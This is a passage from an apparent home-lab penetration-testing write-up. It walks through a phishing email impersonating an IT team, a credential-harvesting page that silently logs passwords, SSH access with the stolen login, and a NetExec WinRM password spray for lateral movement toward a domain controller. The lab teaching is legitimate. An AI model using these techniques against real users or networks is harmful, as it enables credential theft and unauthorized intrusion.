 Victim redirected to Google after credential submission — no visible indication of compromise
Before sending the phishing email, we run a full end-to-end test to confirm the capture is working correctly.
 End-to-end test before deploying the campaign
Phishing Email + Python Inbox Poller
From the MailHog enumeration earlier, we know janed is a user on the network and her inbox is accessible at port 8025. We craft an HTML phishing email impersonating TechS’s IT security team, with the malicious link embedded in an anchor tag so the URL stays hidden in most email clients.
A Python polling script monitors janed’s inbox in the background rather than requiring manual checks — it queries the MailHog API every 30 seconds and outputs new message details to the terminal. (we configured this in our vulnerable env)
Using a bare IP address instead of a domain weakens the credibility of this phishing attempt. A real-world attacker would register a deceptive lookalike domain to make the link appear legitimate and avoid raising immediate suspicion.
 HTML phishing email crafted — embedded malicious link, professional formatting
We send the email via the SMTP connection from the compromised corporate server. Because we’re sending from an internal server address, the email will appear to originate from a trusted source.
 Email dispatched via MailHog SMTP
Switching over to janed’s machine — the phishing email has landed in her inbox.
 Phishing email landed in janed’s inbox
Also, the Python polling script confirms delivery in real time.
 Python polling script confirms delivery in real time
Credentials Captured
let’s assume that Jane opens the email and clicks the link, landing on the phishing page.
 Jane opens the phishing email and clicks the link
She enters her credentials. The PHP handler logs them silently and redirects her to Google — she has no reason to suspect anything happened.
 Credentials entered on the phishing page — harvested server-side
Checking creds.log on the attacker machine — janed’s username and password are there.
 Credentials file on the attacker machine — janed’s username and password
We used the captured credentials to SSH into the Linux client machine that we found recently as janed. And here it works !!!
1
ssh janed@10.0.0.101
 Authenticated via SSH as janed using captured credentials — foothold confirmed
Tools: Nmap Hydra MailHog Apache Python
Step 2 · Lateral Movement — Ubuntu Client Machine → Windows Client Workstation (My Addition)
The base E101 lab skips lateral movement entirely — it jumps straight from initial access to the Domain Controller. This step — pivoting through John’s Windows workstation first — is a more realistic representation of how attackers traverse a network, and it was not in Grant’s lab. I added it.
| Scenario | Authenticated as janed on the Ubuntu client machine (10.0.0.101). From the full /24 Nmap scan done earlier, we identified another machine at 10.0.0.100 — likely a Windows workstation. |
| Goal | Identify the machine at 10.0.0.100, scan its exposed services, obtain valid credentials via password spraying, and pivot into it to continue enumeration toward the Domain Controller. |
| Actions | Targeted Nmap scan on 10.0.0.100 → WinRM confirmed open → NetExec password spray → John’s credentials recovered → Administrator credentials also found in the spray results (noted for privilege escalation in Step 3) → Evil-WinRM login to John’s machine → post-access enumeration to identify DC IP |
| Outcome | Authenticated on John’s Windows workstation. Two sets of credentials in hand — John’s account and the Administrator account. DC IP identified — ready for the next pivot. |
From the full network scan earlier, we identified a Windows machine at 10.0.0.100. Let’s get a closer look at what’s running on it.
 Locating the Windows workstation and confirming its services
A targeted Nmap scan against the workstation reveals its open ports and confirms it’s a Windows host.
1
nmap -p- -A -Pn -T4 --script=vuln 10.0.0.100
 Nmap scan — open ports and services on the Windows workstation
WinRM is running (port 5985). We use NetExec to spray credentials against the workstation. Since our lab passwords are strong enough that rockyou.txt won’t crack them, we create custom users.txt and pass.txt wordlists with the known credentials inserted manually.
👉 NetExec (nxc): A post-exploitation network tool that tests credentials and executes commands across SMB, WinRM, LDAP, and other Windows services. The spiritual successor to CrackMapExec.
💡 Prerequisite — WinRM access for John’s account: For NetExec to successfully authenticate via WinRM, John’s account must be a member of the
Remote Management Usersgroup on the workstation. This was configured during the vulnerable environment setup using:
1
net localgroup "Remote Management Users" /add johnd
Without this, WinRM will reject the connection even with valid credentials.
1
nxc winrm 10.0.0.100 -u users.txt -p pass.txt
 NetExec password spray with janed’s credentials — testing credential reuse
The credentials work. We’re authenticated on the Windows workstation.
